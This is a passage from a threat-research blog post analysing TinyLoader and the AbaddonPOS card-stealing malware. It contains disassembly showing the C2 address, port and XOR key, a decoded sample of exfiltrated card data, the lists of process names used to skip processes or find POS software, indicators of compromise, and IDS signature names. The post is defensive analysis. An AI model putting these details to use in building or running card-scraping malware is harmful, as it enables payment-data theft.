.code:00401A30        E, F     push    dword ptr [esi+8] ; dwProcessId
.code:00401A33                 push    0               ; bInheritHandle
.code:00401A35                 push    410h            ; dwDesiredAccess
.code:00401A3A                 call    ds:OpenProcess
```

Figure 13. Process name comparison code

Some minor changes were also made to the way stolen credit card data is exfiltrated. First, the IP address is no longer stored as an ASCII string (Fig. 14). That also means the inet_addr API is no longer needed. Finally, the hardcoded XOR key was changed to 0x4C5D6E7F (Fig. 15).

```
.code:00401B82                 mov     dword ptr [esi+9D0h], 88055D55h ; C2 IP address
.code:00401B8C                 mov     word ptr [esi+9CEh], 5BC3h ; C2 port
```

Figure 14: Hardcoded C&C IP address and port

```
.code:00401C36                 xor     dword ptr [eax+ebx], 7F6E5D4Ch ; hardcoded XOR key
```

Figure 15: New exfiltration XOR key

Although the second XOR key was changed, the overall method of encoding and exfiltration of the data has stayed almost identical (Fig. 16, 17) when compared to our previous analysis.

```
Stream Content
00000000  32 00 00 00 2c 00 00 00  54 6d 5c 4b 50 6d 59 4e 2...,... Tm\KPmYN
00000010  59 6e 56 49 51 03 3c 10  02 08 1d 0b 0b 38 05 21 YnVIQ.<. .....8.!
00000020  52 6b 5f 4e 52 6b 56 49  50 68 5c 4e 40 77 0f 1c Rk_NRkVI Ph\N@w..
00000030  14 34 18 1a 4e 38 16 1a  6d 57                   .4..N8.. mW
```

Figure 16: Encoded exfiltrated credit card data

```
Decoded AbaddonPOS exfiltration network traffic:
4024007193861^RobUstkek^261126860521 *active.exe
```

Figure 17: Decoded exfiltrated credit card data

Conclusion

We continue to see TA530 periodically send email-borne threats to target point-of-sale systems using personal details to increase the chances of infection.

TinyLoader and AbaddonPOS are under active development. We expect both to continue to appear in email attacks as cybercriminals target point-of-sale systems to harvest credit card data. Despite changes in the credit-card landscape and more stringent PCI DSS compliance requirements, credit card-related cybercrime remains profitable for threat actors when it can be conducted at scale. Comprehensive email, network, and endpoint protection—along with user education—remain the best ways to protect systems and customer data.

References

[1] https://www.proofpoint.com/us/threat-insight/post/phish-scales-malicious-actor-target-execs

[2] https://www.proofpoint.com/us/threat-insight/post/AbaddonPOS-A-New-Point-Of-Sale-Threat-Linked-To-Vawtrak

AbaddonPOS Process Lists

Common process name blacklist

cmd.ex

conhos

dllhos

excel.

explor

lsass.

mmc.ex

dwm.ex

csrs.e

winlog

clamsc

regsvr

mobsyn

rundll

runonc

spools

svchos

taskho

winwor

system

winini

smss.e

lsm.ex

csrss.

search

notepa

POS process name list

active

mercur

ocius4

rs232m

sdpdvk

sihot.

unilec

focus8

ehubem

fdfdo.

cashbo

cps.po

powerp

saleso

finedi

pointo

infigm

adrm.e

afr38.

aldelo

araavl

aracs.

bestpo

bosrv.

cardau

cashcl

checki

cre200

cross.

crosss

cxsret

ddcdsr

dovepo

dsihea

eagles

electr

fincha

invent

isspos

issret

magtek

nails1

omnipo

paymen

paymen

pixela

pos24f

posini

prm.cl

ptserv

qbdbmg

qbpos.

qbposs

retail

rmposl

roomke

rpro8.

rwpos.

sales3

soposu

spaint

telefl

transa

utg2sv

visual

wickr.

xcharg

Indicators of Compromise (IOC)

Table 1: Indicators of Compromise

IOC	IOC Type	Description
7dc57aef76a1ddb5eef7bfd1a1350e1e951b5f216bfc805f51796545d04d80a0	SHA56 Hash	Example macro document
e5fbfd61b19561a4c35d1f7aa385f4ca73a65adb2610504398e4ca47c109bace	SHA56 Hash	Initial TinyLoader download
b30ee5185c7f649da42efabe9512d79adcaa53f3f3647e0025b7c68bf7cc8734	SHA56 Hash	TinyLoader update
24e39756c5b6bdbdc397dabde3ece587cdb987af9704d5e5329e00b5b2aaa312	SHA56 Hash	AbaddonPOS
[hxxp://dolcheriva[.]com/img/del/a/cg-bn/word.exe]	URL	Example TinyLoader download
[hxxp://50.7.124[.]178/file.e]	URL	Example TinyLoader update download
[hxxp://85.93.5[.]136/ZRH4J2/P_KYJ3gxEhTpasmJxz.d]	URL	Example AbaddonPOS download
50.7.124[.]178:30010	IP	TinyLoader C2
85.93.5[.]136:50010	IP	TinyLoader C2
85.93.5[.]136:50011	IP	AbaddonPOS C2
CHAMEL1ON	Mutex	TinyLoader mutex

Select ET Signatures that would fire on such traffic:

2022658 || ET CURRENT_EVENTS Possible Malicious Macro DL EXE Feb 2016 (WinHTTPRequest)

2812523 || ETPRO TROJAN TinyLoader.C CnC Beacon x86

2812524 || ETPRO TROJAN TinyLoader.C CnC Beacon x64

2814778 || ETPRO TROJAN TinyLoader.D CnC Beacon x86

2814779 || ETPRO TROJAN TinyLoader.D CnC Beacon x64

2814803 || ETPRO TROJAN Win64.TinyLoader CnC Beacon

2814810 || ETPRO TROJAN TinyDownloader Retrieving PE

2816697 || ETPRO TROJAN AbaddonPOS Exfiltrating CC Numbers 5

2816698 || ETPRO TROJAN AbaddonPOS Exfiltrating CC Numbers 6

2816699 || ETPRO TROJAN AbaddonPOS Exfiltrating CC Numbers 7

2816700 || ETPRO TROJAN AbaddonPOS Exfiltrating CC Numbers 8

Subscribe to the Proofpoint Blog